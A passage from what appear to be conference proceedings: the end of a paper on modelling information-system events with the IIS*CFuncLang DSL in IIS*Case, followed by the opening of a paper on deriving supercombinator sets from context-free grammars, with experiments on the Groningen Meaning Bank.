Commonly, the application-specific business logic is executed upon the occurrence of an event. Therefore, specification of events is an important part of an IS model. We analysed several approaches and tools aimed at IS modeling and code generation, and in the most cases, specification of events is only partially allowed at the PIM level. Business logic for an event is specified at the lower abstraction level by amending the generated program code. This approach may raise several concerns such as portability, operational maintenance, and synchronization between generated and hand-written program code [2]. Also, a developer must possess expertise in the target programming language and platform services. In our approach IS events are completely specified at the abstraction level of PIMs, and complete program code is generated using the

<sup>1</sup>The research presented in this paper was partly supported by Ministry of Education, Science and Technological Development of Republic of Serbia, Grant III-44010.

transformation algorithms. In this way, generated program code does not require additional customization, which may help in overcoming aforementioned problems caused by amending generated program code. A designer does not need to be familiar with a target language nor target platform services. Also, it is easier to achieve portability since emergence of a new platform or a target language does not require customization of the generated program code. Only new transformation algorithms for the platform need to be implemented. Furthermore, usage of DSLs instead of manual writing of code in a general-purpose programming language (GPL) brings additional benefits as it is discussed in [5].

For the practical verification of our approach we have chosen the IIS\*Case tool ([6]). Starting from PIMs, IIS\*Case provides generation of a database implementation schema for various relational database management systems (RDBMSs) as well as executable business applications and transaction programs. However, until now this tool did not provide modeling of application-specific functionalities associated with events. IIS\*Case is an open source tool, and the authors of the paper are actively involved in its development.

#### A. IIS\*CASE PRELIMINARIES

At the abstraction level of PIMs, IIS\*Case currently provides conceptual modeling of database schemas and business applications of an IS. Starting from such PIM models as a source, a chain of transformations is performed so as to obtain executable program code of business applications and database SQL/DDDL scripts for a selected target platform ([7], [8]).

The form type is a central concept for design and integration of database schemas in the IIS\*Case tool. It generalizes document types, i.e. screen forms used for communication with an IS. Each form type is a named tree structure, whose nodes are called component types. In the transformation process a component type will be used as a starting point for generation of both screen forms and database tables. Analogously, attributes in component types are mainly used as a source for generation of columns in database tables, as well as input and output fields in screen forms. The component type and attribute are amended with new concepts in order to formally specify events. These new concepts are described in detail in Section 3

#### B. IIS\*CFUNCLANG

The IIS\*CFuncLang language is a textual DSL aimed at specification of an application-specific business logic [2]. In our approach we use this language to define business logic associated with events. In this section we present the main concepts of IIS\*CFuncLang that are important for specification of events.

IIS\*CFuncLang includes commands specific for the domain of database applications, such as commands for performing operations over database records, commands for updating properties of screen forms, etc. In addition to the commands from the concrete domain of business

applications, the language includes concepts from GPLs, such as control-flow statements, variable and array declarations, various operators etc. In this way, when some application-specific functionality cannot be described with domain concepts a designer may use less abstract concepts from GPLs. In Listing 1, an example of an IIS\*CFuncLang function is presented. The function checks if the input parameter is an empty string, and in that case reports an error and aborts the transaction.

```
FUNCTION ValidateName(In1 STRING)
RETURNS BOOLEAN
VAR
  i INT;
END_VAR
BEGIN
  IF (Len(In1) = 0) THEN
    i := ShowErrorMessage('Error!!!');
    signal(abort_trigger);
    RETURN FALSE;
  ELSE
    RETURN TRUE;
  ELSE;
END
```

Listing 1 An example of IIS\*CFuncLang function

The IIS\*CFuncLang execution semantics is based on the interpreter approach. The compiler transforms IIS\*CFuncLang specifications into intermediate code. The intermediate code is similar to Java byte-code, and it is prepared for interpretation. Also we have developed transformation from IIS\*CFuncLang specifications to SQL program code for database triggers. This approach is suitable when some application-specific functionality has to be implemented at the level of a RDBMS.

Each event is associated with one IIS\*CFuncLang function. When event is handled at the level of business applications, then the compiler generates intermediate code for the function. The interpreter is embedded into the business application. Upon the event occurrence within system, business application starts interpreter that executes intermediate code for the event function. The interpreter returns control to the business application after code execution. If event is handled at the level of database server then appropriate database triggers are generated and deployed to the target server.

### III. EVENTS

Frequently, an application-specific functionality is executed when an event occurs within a system. In order to formally describe such a scenario, we introduce a concept named Event. Each event has the following attributes: (i) source, (ii) IIS\*CFuncLang function defining business logic, (iii) event handling level, and (iv) type.

An event source may be exactly one instance of the following concepts: form type, component type, or attribute in a component type. Let's suppose that a form type or a component type is selected as an event source. Starting from a form type or a component type specification, the code generator creates screen forms and database tables. The

event business logic will be executed when appropriate action is performed over the generated screen form (e.g., mouse clicked), or over the database table (e.g., a record is inserted).

There are three levels of event handling: (i) the database server level, (ii) the application server level, and (iii) the client application level. If an event is handled at the level of a database server, then a function associated with the event will be transformed into the PL/SQL program code of database triggers. Currently, we provide generation of program code aimed to be executed by Oracle RDBMS. A generation of program code for other RDBMSs is a matter of further research. If an event is handled at the level of an application server or a client application, then intermediate code will be generated as described in the previous section.

The event type determines the type of action that triggers the event. It includes typical software event types common for various programming environments, such as mouse events, keyboard events, and events over database tables and columns. The set of allowed event types has more than forty elements and it will be presented in detail in the rest of the section.

#### A. EVENTS IN COMPONENT TYPE ATTRIBUTES

Each attribute in a component type may be associated with a set of events. There are events, such as *Mouse Clicked*, *Key Pressed*, and *Focus gained*, that are only handled at the client application level. They are activated when a user performs appropriate operations mouse over the screen form fields generated for the attribute that the event is associated to. Events such as *After Update Record* and *Before Update Record* are activated before and after the update operation is performed over the database column generated for the attribute to which the event is associated. These types of events are only handled at the database server level.

#### B. EVENTS IN COMPONENT TYPES

Component type specifications are used as a starting point for the generation of screen forms and database tables. We extended this concept so a designer may associate set of events to each component type. These events may be divided into two categories.

Events such as *After Update Record* and *Before Update Record* belong to the first category. They may be handled at the database server, client application or application server level. If event is handled at the database server level then the generated trigger will be activated when appropriate operation is performed over the database table generated for the component type to which the event is associated. When the event is handled at the client application level, then it will be activated when a user presses the *Save* button in the screen form generated for component type to which the event is associated.

The second category includes events related to the typical software events performed over screen forms, e.g., mouse clicked, focus gained, the *Save* button pressed, etc. These events are only handled at the client application level.

#### C. EVENTS IN FORM TYPES

We amended the form type concept with list of events. These events are related to the screen forms generated for the form type. There are two events that belong to this category: *On Open Form*, and *On Close Form*. These types of events are only handled at the client application level. Events are activated when the screen form generated for the form type is opened or closed.

#### IV. USE CASE

In this section we will describe a use case from the application subsystem for university administration that we have developed using IIS\*Case. In order to specify the application subsystem, we defined two form types with the following component types: (i) DEPARTMENT(DepId, DepName), and (ii) STUDENT(Sid, Name, DateOfBirth, Status). Beside typical functionalities, the user requirements also included the following: (i) department name must be non-empty string, and (ii) if a student status is changed to part-time, i.e., value of the *Status* attribute is set to 'PT', all statuses of his or her enrolments must be changed accordingly.

In order to realize these requirements, two new events are defined. The first one is associated with the *Department* component type, and it is activated before a new record is inserted into the database table generated for the component type. The second is defined for the *Status* attribute in the STUDENT component type, and it is activated before an update operation is performed over the database column generated for the *Status* attribute. Business logic of events is defined by the functions presented in Listing 1, and Listing 2. If the event is handled at the database server level, then PL/SQL program code will be generated. Generated code consists of two parts. The first part is a package implementation containing a function generated from the function defining business logic. The second part contains a database trigger. In the trigger header it is specified that the trigger is activated before each update of a row, or before each update of the appropriate attribute. The trigger body is rather simple, including only invocation of the generated function from the package.

Let's assume that the event should be handled at the client application level. In this case, generated intermediate code and the interpreter are embedded into the generated business application. Also, the business application is extended in order to include an event handler listening the specified event, i.e., a record is updated when a user presses the *Save* button. When the event occurs within system the event handler invokes the interpreter to execute the intermediate code. The interpreter returns result and various execution statuses to the business application. Based on the result and statuses, the business application determines whether the operation will be aborted or committed. For example, IIS\*CFuncLang provides *SIGNAL* command that informs the execution environment about specific state of the execution. If this command is executed with the *abort\_trigger* argument, then the business application should abort the current operation.

```

FUNCTION UpdateStatuses(Sid INT, Status
String)
RETURNS INT
VAR
    RES INT;
END_VAR
BEGIN
    IF Status == 'PT' THEN
        RES := Execute_NonQuery('update ENROLLMENT
set Status='\PT\' where Sid=' ||
To_String(Sid));
        return RES;
    END_IF;
END

```

Listing 2 An example of IIS\*CFuncLang function

## V. RELATED WORK

Nowadays, many commercial tools allow PIM modeling of database schemas and ISs. We analysed tools that also provide modeling of application-specific functionalities associated with events. Usually, these tools, such as *IntegraNova Modeler* ([8]) and *SOloist* ([10]), provide only partial specification of events is at a level of PIMs, while business logic is implemented by customizing generated program code by means of a target language. Potential problems with this approach are already discussed in the Section 1, such as synchronization of generated and hand-written program code. However, we propose a specialized language and concepts to fully specify events at the level of PIMs. Also, we provide adequate transformations for generating a complete program that implement business logic for events. Such a generated program code does not require additional customization.

Executable UML (xUML) is an approach aimed at creating models detailed enough to enable generation of complete system implementation [11]. Object Management Group (OMG) introduced an action language in order to allow specification of system procedural behaviour using algorithmic concepts. This language includes concepts for specification of system events, such as event, signal, input and output pins etc. In our approach, we provide number of high-level commands from the domain of business applications, such as commands for aborting transactions, executing queries, and updating GUI properties.

## VI. CONCLUSION

In this paper we presented an approach aimed at complete specification of IS events at the level of PIMs. During the

research we have also identified several directions for future research. We plan to extend the set of allowed event types. For example, introduction of the *Value Change* event type will allow a designer to specify actions that will be executed after each change of input fields in generated screen forms. A future research will encompass the development of a new group of commands that will act as a query language over PIM concepts, such as form type and component type. Additionally, we intend to transform such commands into SQL program code aimed to be executed over various RDBMs.

## REFERENCES

- [1] D.S. Frankel, "Model Driven Architecture: Applying MDA to Enterprise Computing", *Wiley Publishing Inc.*, 2003.
- [2] A. Popović, V. Dimitrieski, I. Luković, V. Đukić, "A DSL for modeling application-specific functionalities of business applications", *Computer Languages, Systems & Structures (COMLAN)*, Elsevier Science Publishers B. V., DOI: 10.1016/j.cl.2015.03.003, 2015.
- [3] T. Stahl, M. Völter, "Model-Driven Software Development: technology, engineering, management", *John Wiley & Sons Inc*, Hoboken, USA, ISBN: 0-470-02570-0, 2006.
- [4] I. Luković, A. Popović, J. Mostić, S. Ristić, "A Tool for Modeling Form Type Check Constraints and Complex Functionalities of Business Applications", *Computer Science and Information Systems (ComSIS)*, Consortium of Faculties of Serbia and Montenegro, Belgrade, Serbia and Montenegro, ISSN: 1820-0214, Vol. 7, No. 2, 2010, pp. 359-385.
- [5] M. Mernik, J. Heering, M.A. Sloane, "When and How to Develop Domain-Specific Languages", *ACM Computing Surveys (CSUR)*, Association for Computing Machinery, USA, Vol. 37, No. 4, 316-344, 2005.
- [6] I. Luković, P. Mogin, J. Pavicević, S. Ristić, "An Approach to Developing Complex Database Schemas Using Form Types", *Software: Practice and Experience*, John Wiley & Sons Inc, Hoboken, USA, ISSN: 0038-0644, Published Online, May 29, 2007, DOI: 10.1002/spe.820.
- [7] S. Aleksić, I. Luković, P. Mogin, M. Govedarica, "A Generator of SQL Schema Specifications", *Computer Science and Information Systems (ComSIS)*, Consortium of Faculties of Serbia and Montenegro, Belgrade, Serbia, ISSN: 1820-0214, DOI:10.2298/CSIS0702081A, Vol. 4, No. 2, 2007, pp. 79-98.
- [8] I. Luković, V. Ivančević, M. Čeliković, S. Aleksić, "DSLs in Action with Model Based Approaches to Information System Development", in the book: *Formal and Practical Aspects of Domain-Specific Languages: Recent Developments*, IGI Global, USA, 2013, ISBN: 978-1-4666-2092-6, DOI: 10.4018/978-1-4666-2092-6, pp. 502-532.
- [9] IntegraNova Modeler, Available on: <http://www.integranova.com/>
- [10] SOList4UML documentation, available at <http://www.soloist4uml.com/soloist-tutorial>
- [11] Milićev D., Model-Driven Development with Executable UML, John Wiley and Sons, July 2009, ISBN 9780470481639

# Properties and Limits of Supercombinator Set Acquired from Context-free Grammar Samples

Michal Sičák, Ján Kollár

Technical University of Košice, Department of Computers and Informatics

Letná 9, 042 01 Košice, Slovakia

Email: {michal.sicak, jan.kollar}@tuke.sk

**Abstract**—We present an improved version of algorithm that can transform any context-free grammar into a supercombinator form. Such a form is composed only of lambda calculus' supercombinators that are enriched by grammar operations. The main properties of this form are non-redundancy and scalability. We show the improvements that we've made to create smaller supercombinator set than in our previous algorithm's version. We present experiments performed on Context-free grammars obtained by transformation from Groningen meaning bank corpus. Experiments confirm that our form has a theoretical maximum limit of possible supercombinators. That limit is a mathematical sequence called Catalan number. We show that in some cases we are able to reach that limit if we use large enough input data source and we limit the size of supercombinator permitted into the final set. We also describe another benefit of our algorithm, which is the identification of most reoccurring structures in the input set.

## I. INTRODUCTION

LAMBDA calculus is a formalism that describes computation with the use of expressions, variables and applications. Combinators are lambda expressions without free variables. We use more restricted form of combinators, supercombinators in our work. The term supercombinator was coined by Hughes in [1] and it means an expression that can contain only constants or another supercombinators. In this paper we show an algorithm that can transform input grammar or a set of grammars into a single supercombinator form that is non-redundant yet retains the descriptive ability of its input grammars.

The main fuel of our work are grammars. We can use them for purposes, which exceed their usual application like the description of a language. The possibilities of wide grammar usage has been presented by Klint et al. in [2]. They argue that grammars are a strong formalism method that are already used in many areas of software engineering. We have presented in our work [3] a way to use grammars as a prime object of internal language incremental evolution.

We have shown in our previous work [4] that any Context-free grammar (CFG) can be transformed into a supercombinator form. Which means that we can abstract the structure from the data (represented in grammars as terminal symbols). The experiment performed in mentioned work showed that we can reduce the amount of grammar elements with this

approach rather significantly. We have parsed samples of natural language with the Sequitur [5] algorithm and then converted resulting grammars into a supercombinator form. We have proven that our algorithm abstracts CFGs rather well. In this paper we are using a source that comes from a more meaningful background, short newspaper articles that have already been parsed with the use of Combinatory Categorical Grammars (CCG). We need a large enough data source that can be converted to CFG form for further processing. However, we do not process those data for some semantic related purpose. Our goal is not to create new meaning parser, but to analyze the possibilities of a CFG abstraction, to explore their structure and even contribute to the field of grammar metrics. Our ultimate goal is to create single scalable supercombinator structure that contains data non-redundantly.

The main contributions of this paper are:

- We present updated algorithm for supercombinator form acquisition that runs more smoothly than the one from our previous work [4]. Short description of its basic functionality and a list of performed changes are shown in the section III. We also explain there, why are those changes beneficial for the entire process. The improvements of our algorithm are described in the section III-D.
- We describe various experiments that we have performed on 62008 grammar samples taken from 10000 short newspaper articles included in the Groningen Meaning Bank (GMB) [6] corpus. We show in the section IV that growth of our supercombinator form is limited by a mathematical sequence called Catalan number. The achieved grammar element reduction performed on GMB inputs is still significant, as it was in our previous work where we have used Sequitur generated grammars.
- We show that supercombinators that have been merged to achieve non-redundancy can be tracked during that merge operation in order to acquire more information on the input data themselves. The results in the section IV-D show that we can identify the most reoccurring structures in the input form, as the structure is directly translated into supercombinators.

## II. MOTIVATION

One of motivations behind our work is the ability to process data stream of grammars at the input. As a grammar needs not to be predefined, it can be acquired from a plain text

This work was supported by project KEGA 047TUKE-4/2016 "Integrating software processes into the teaching of programming".



by a process called grammar inference. It is a well studied problem. We know that we cannot infer a grammar from a set of positive samples purely algorithmically. That has been proven by Gold in [7]. Usually in the communication we do not possess the knowledge about what is and what is not a correct sentence. There exist researches that study this phenomena in human to human communication. For example Onnis, Waterfall and Edelman found out in [8] that people, and especially little children, use cues called variation sets to differentiate utterances as grammatical or not. In the realm of formal languages, by using heuristics like statistical analysis or evolutionary algorithms, we can infer a grammar from positive samples with certain proficiency, see Stevenson and Cordy [9]. And such grammars might have a form of a CFG, therefore we can apply our process on them and obtain highly parallel, non-redundant structure that is scalable. We describe experiments in the section IV that give out the evidence to these claims.

One of the other reasons why we have created this process is to battle the phenomena called structural explosion [10]. This occurs for example when we are trying to create a finite state automaton from a regular expression that contains structurally identical parts. Let's have the expression (1) as an example.

$$a(b)^* | c(d)^* | e(f)^* \quad (1)$$

Three parts of that expression located in between alternative operators  $|$  are structurally identical, yet carry different symbols. We can see in Fig. 1 how the structural identity is reflected in the automaton created from the expression (1). Each strand representing identical structures has its own state and transitions. Although we can see that they are structurally identical, they are still fully present in the resulting automaton. Should we want to process a grammar set of substantial size and then store it in a memory, this could pose a problem, where we would end up with lots of identical structures in the memory. With our process, we are able to transform those structures into one unified supercombinator form. For example, three structurally identical branches of the automaton from Fig. 1 would yield supercombinators<sup>1</sup> showed in (2) and (3), where  $L^0$  represents identity combinator. Terminal symbols from the original grammars are now stored separately, although they are still connected to the supercombinators by references. Should we apply our supercombinators on arguments, we would obtain the original grammar structure.

$$L^2 = \lambda x_1. \lambda x_2. L^0 x_1 + L^1 x_2 \quad (2)$$

$$L^1 = \lambda x_1. \lambda x_2. (L^0 x_1)^* \quad (3)$$

Although the algorithm presented in this paper is capable of processing virtually any form of a CFG, we are leaning towards using it for the natural language processing. Formal grammars describing formal languages tend to be rather short and therefore it is not so relevant to process them further. But with the acquisition of a large enough grammar set we can

<sup>1</sup>Note the inclusion of grammar operations in the lambda expressions, see section III for further details.




Fig. 1. Finite state automaton of a regular expression  $a(b)^* | c(d)^* | e(f)^*$ .

actually see valid results. This of course does not mean, that our process is restricted to the natural languages only.

### III. TRANSFORMATION OF CONTEXT-FREE GRAMMARS INTO A SUPERCOMBINATOR SET

Our process transforms CFGs into a non-redundant supercombinator set. We have CFGs in the extended Backus-Naur form (EBNF) on the process' input. EBNF consists of rules and a set of terminal and nonterminal symbols. Rules are composed of symbols and grammar operations. In EBNF case, these operations are concatenation, alternative, closure and option. Our algorithm can process any number of defined operations, as they can be abstracted away the same way as the terminal symbols are. Every operation that occurs in the input grammar form is translated to our supercombinator form, yet the meaning of the operation remains the same. In the following example we use only concatenation and alternative operations for the simplicity sake.

Let's have a grammar defined by rules (4) and (5).

$$A \rightarrow a B a \quad (4)$$

$$B \rightarrow b | A \quad (5)$$

Rules (4) and (5) represent a simple CFG. We can see that this grammar generates language  $a^n b a^n$ . It contains a cycle, which will spice the things a bit. It also has only two rules, which in the resulting form would not show the full benefits of our process as there are no reoccurring structures. However, it is sufficient for this explanation.

The rule (4) is a plain sequence of three symbols. Rule (5) on the other hand is an alternative. Both rules refer to each other. This simple grammar can be transformed into a set that has three supercombinators, see Table I.

Supercombinators are lambda expressions. We use enriched lambda calculus, where the standard definition of lambda calculus has been enriched with grammar operations of the processed grammar. Hence in our example, only alternative and concatenation are added to it<sup>2</sup>. Supercombinators created from the grammar in (4) and (5) are shown in the Table I. Supercombinators are designated with the  $L$  symbol. Grammar operations are designated with the standard  $|$  symbol for alternative and  $+$  symbol for concatenation<sup>3</sup>.

<sup>2</sup>The example in the section II uses concatenation and closure.

<sup>3</sup>We have chosen the plus symbol since standard symbols for concatenation, either dot ( $\cdot$ ) or an empty space already are used in the lambda calculus.

TABLE I  
SUPERCOMBINATOR FORM OF THE GRAMMAR IN (4) AND (5).

Name	Supercombinator Body	Arguments
$L^0$	$\lambda x_1. x_1$	$\{a, b\}$
$L^A$	$\lambda x_1. \lambda x_2. L^0 x_1 + L^B x_2 x_1 + L^0 x_1$	$\{a b\}$
$L^B$	$\lambda x_1. \lambda x_2. L^0 x_1 \mid L^A x_2 x_1$	$\{b a\}$

The arguments on the right side of the Table I are a part of our set. They represent permissible arguments for each supercombinator. They are stored non-redundantly as well. They are connected to the starting (top) supercombinator that roughly corresponds to the starting nonterminal symbol of a grammar. Should we apply those arguments to that supercombinator, we obtain the original grammar back. Therefore our supercombinator form is equivalent to the original CFG.

In the Table I we see that the grammar represented by rules (4) and (5) has been transformed into three supercombinators. As mentioned above, the fact, that we have obtained three supercombinators from two rules is due to the simplicity of the input grammar. What is important however, is the fact that our form is non-redundant. When we have larger grammars with repeating structures, our process works rather well, as we show later on in the section IV. Let's just imagine that we have expanded the grammar in (4) and (5) with same structured rules that have different terminal symbols. In that case, our form would not contain any new supercombinators, since it looks only at the structure and abstracts terminals away. Only new terminals and their links would be the new additions to our form.

#### A. Construction of Node Graph

The first version of our algorithm [10] could process only regular grammars. Construction of the form was straightforward and rather simple. In [11] we showed a method how to extend this process to CFGs. There we note that nonterminals could be treated similarly as terminals. Nonterminal in a rule's body means a jump to another nonterminal rule. And as we see on the grammar in (4) and (5), those jumps can create cycles.

Each rule produces its own subset of supercombinators. They are merged together later on, but at this stage they are treated as separate entities. On a plus side, this opens a possibility for a parallel processing. Since each subset of supercombinators contains a top supercombinator of that rule, i.e. a supercombinator that corresponds to the nonterminal from the left side of a rule, each subsequent call of another supercombinator inside of a rule's body can be replaced by that particular subset's top supercombinator. We just need to know the possible arguments and therefore the arity of that supercombinator.

In order to obtain that information, we need a graph constructed from the entire grammar. We need to know how many arguments are permissible for each nonterminal symbol. For that we are going to use depth first search from that




Fig. 2. The graph constructed from the grammar in (6).

node. To better show what we mean, let's have this following grammar (6):

$$\begin{aligned}
 A &\rightarrow a B a C \\
 B &\rightarrow b D c C \\
 C &\rightarrow c c A \\
 D &\rightarrow d d
 \end{aligned} \tag{6}$$

In this case we have four nonterminal symbols  $A, B, C$  and  $D$  and four terminals  $a, b, c$  and  $d$ . The graph of this grammar is depicted in Fig. 2. By using depth first algorithm from the node  $A$ , we obtain the following string:  $A a B b D d d c C c c a$ . By deleting nonterminals and removing all duplicates, we obtain the resulting argument string  $abdc$ . Now we can create a dummy version of a top supercombinator from the rule  $A$ . We know that it has four arguments and that is sufficient for us to use it inside of another supercombinator's body.

But do we need to remove duplicate terminals from that string? It seems that it is a logical step to retain the non-redundancy property. Yet as we show further on (see section III-D), this may not be the case. By not removing duplicates in this step we can obtain larger amount of similar structures, where the only trade off is an increased amount of connections to arguments.

#### B. Initial Supercombinator Construction

As all of our references to other rules are taken care of, we can now process each rule separately into a supercombinator form. Usually this yields at least two supercombinators per rule, the identity function supercombinator that we call  $L^0$  and a top supercombinator of that rule. In case that the rule is more structured, other supercombinators are created. The amount depends on the structural complexity of each grammar rule. Each grammar operation inside of a rule creates its own supercombinator. As mentioned above, each nonterminal is replaced by the reference to its top supercombinator, which does not need to be created yet. This allows us to process rules in any order, even in parallel. After this step, we can proceed to the merge process that merges all structurally identical supercombinators together. This is done on the level of a single




Fig. 3. Visualization of iterative merge operation.

rule and then over the entire set, thus creating unified non-redundant form.

Let us explain the merge process in more detail here. In Fig. 3 we see an example of supercombinator applications. On the left side we see a tree structure, where bottom nodes are supercombinators that are a part of supercombinators above them. This means that supercombinator with the identifier 0 contains in its body supercombinators 1 and 2. And they contain each only one subsequent supercombinator (3 and 4) in their bodies. We find out at the beginning of our merge process that nodes 3 and 4 are identical. We merge them together to a single node, designated as 3. Even if the nodes 1 and 2 are structurally identical, they are not merged yet, since they both contain different references. After the first merge iteration, we update references and now nodes 1 and 2 can be merged together assuming they are identical. We show the result on the right side of the Fig. 3. The set now contains only three supercombinators out of the original five. Needless to say, supercombinators that are different in the structure are not merged together, as they represent separate structures. The merge process stops when no new identical supercombinators are found after the reference update.

### C. Transformation to a Single Set

We already have all basic functions to create a unified set of supercombinators. After processing each rule separately, we may merge them together with the same process that we have used before. After that we have a non-redundant set.

However this set is not necessarily final, we can still add another processed grammar into it, hence we achieve scalability. Imagine that we have processed a grammar  $G_1$  to a set  $S_1$ . A new grammar  $G_2$  appeared on the input. First we need to process that grammar into its own supercombinator set  $S_2$  and then merge it with the  $S_1$ . Unification of grammars can be described as the following expression  $G_1 + G_2 = S_1 \cup S_2$ . Therefore we can continuously add grammars to a single set.

The ability to incrementally expand the set is an important property of our process. We can thus create one set of supercombinators from multiple grammars. We show how our set grows with the addition of new grammars in the section IV.

As already mentioned before, our algorithm is capable of transforming any CFG into a set of supercombinators. CFG is a formalism that can describe languages with certain properties. All rules of this grammar type are basically derivations of

nonterminal symbols, as the basic structure of a CFG rule is  $A \rightarrow \alpha$ , where  $A$  is nonterminal symbol and  $\alpha$  is a sequence of terminal and nonterminal symbols. We see that a sequence is an operation, which is transformed along with its arguments into a supercombinator. Each grammar operation creates exactly one supercombinator in this step. We can therefore say that any type of a rule can be transformed into a supercombinator. However, we obtain better results when we use restricted forms of CFGs as there is a higher chance that the repeating structures will occur. For example cycles in a grammar are quite restricting and limit that occurrence to a certain degree, as we can see on an example presented in the Table I.

### D. Room For Improvement

The results presented in this paper are achieved with the use of our algorithm that has been improved and now differs in some points from the one presented in [4]. We have unified the merge operation and also used more efficient data structures that increased the speed of grammar processing. In the previous version, we have differentiated between the merger of rules within a single grammar and the merge in between the grammars. As we ultimately are getting a single set, the differentiation was unnecessary and now we are using the same merge operation during the entire transformation process.

As we have mentioned a bit earlier (see III-A), one of another improvements is the possibility of not deleting duplicate arguments from a string obtained from the grammar's graph. One of our process' core principles is the fact that we do not store the same element twice in the final set and not deleting duplicates might pose the risk of introducing redundancy. However, we argue that this is not the case and it can even reduce the amount of supercombinators, where only the number of connections would rise.

Let's have supercombinators (7) and (8):

$$L^A = \lambda x_1. \lambda x_2. x_1 + x_2 \quad (7)$$

$$L^B = \lambda x_1. x_1 + x_1 \quad (8)$$

We see that the first one has two distinct arguments, where the second has only one. Yet the structure of their bodies is suspiciously similar. It is just a simple concatenation of two arguments. What we see is that if we delete duplicate arguments, as it is in the case of supercombinator (8), we obtain supercombinators that are structurally similar yet different in their arity.

Should we treat all arguments as unique entities, the supercombinator (8) would not exist, as it would be merged with the (7), see the right side of Fig 4. We see that by treating arguments as unique elements, we actually obtain more compact form. At least here it is clear only in a theory. We have performed experiments to confirm this hypothesis, see section IV-B.

But does the inclusion of all arguments violate our non-redundancy criteria? No, it does not, since the arguments are stored separately, only the connections (in fact references)




Fig. 4. Visualization of our old and new approach to argument connections.




Fig. 5. Example of input sample in CCG form.

are actually attached to supercombinators. We see this fact in Fig. 4, where we see that this improved approach does not store anything more than once.

#### IV. EXPERIMENTAL RESULTS

We present various experiments that show the abilities and properties of our algorithm in this section. As already mentioned, we are no longer using grammars generated with the Sequitur algorithm as we have done in [4]. We have decided to use different kind of input data.

In order to properly examine our algorithm, we need to have a rather large dataset. We are taking our input grammars from Groningen Meaning Bank (GMB) [6]. It is a large base of news articles parsed with Combinatory Categorical Grammar (CCG) [12]. At the time of writing this paper, GMB consisted of 10 000 short newspaper articles, 62 008 sentences in total. We want to have a set of structural data that is sufficiently large enough, and this bank matches that criteria. Normally, CCGs are used for parsing natural language sentences along with their semantics. However, we do not use those grammars in a traditional way, since they are already parsed and combined with deep semantics. We transform the tree structure of each parsed sentence into one CFG in a straightforward fashion. As an example, we can see input CCG in Fig. 5. It is a parse tree of a sentence "No explanation was given". This is the third sentence from the GMB sample no. 88/0248. It is short enough to serve as an example. The resulting CFG from that sentence is shown in Fig. 6.

To complete the picture, we show in the Table II supercombinators that are created from this sample. Arguments were omitted for brevity. You can see that rules 2 and 3

- 0  $\rightarrow$  1 < . >
- 1  $\rightarrow$  2 3
- 2  $\rightarrow$  < No > < explanation >
- 3  $\rightarrow$  < was > < given >

Fig. 6. Context free grammar created from input sample.

TABLE II  
SUPERCOMBINATORS CREATED FROM THE GRAMMAR SHOWN IN FIG. 6.

Name	Supercombinator Body
$L^0$	$\lambda x_1.x_1$
$L^1$	$\lambda x_1.\lambda x_2.L^0 x_1 + L^0 x_2$
$L^2$	$\lambda x_1.\lambda x_2.\lambda x_3.\lambda x_4.L^1 x_1 x_2 + L^1 x_3 x_4$
$L^{top}$	$\lambda x_1.\lambda x_2.\lambda x_3.\lambda x_4.\lambda x_5.L^2 x_1 x_2 x_3 x_4 + L^0 x_5$




Fig. 7. Input grammars' rule amount distribution.

from Fig. 6 are structurally identical and they translate to the supercombinator  $L^1$ . Should we perform  $\beta$ -reduction of  $L^{top}$  with the arguments (in this case words), we would obtain the input sentence. Therefore our form is complete and fully represents the input sentence.

These grammars are different from the Sequitur grammars that we have used before. They are still simple CFGs that generate sentences and use only sequencing. However, and this is important to stress out, these CFGs are no longer just compiled from repeating phrases, but are purposely parsed based on their linguistic categories. We capture the structure of these parse trees, which in it self might show interesting information about the input form.

##### A. Input Data

We have obtained large amount of data by using GMB data transformed to CFGs. These data can show, how our algorithm works and what are its strong parts. We have transformed a total number of 62 008 sentences to the equal number of CFGs. The average number of rules per grammar is 20.838, with the median of 20 and the mode is 19. Standard deviation of rule amount is 7.947. We can see in Fig. 7 that the distribution of grammar rules roughly resembles the gauss curve, therefore it can be considered a normal distribution.

We have mentioned earlier in the section III-B that each grammar is processed into its own supercombinator set. How we can relate CFGs with the supercombinators created from them? We could look at the maximum arity of a supercombinator set, i.e. the arity of the top supercombinator. We see in the Fig. 8 that the distribution of maximum arity is also normal and very similar (although not identical) to the distribution of grammar rules. The other values are similar as well, where

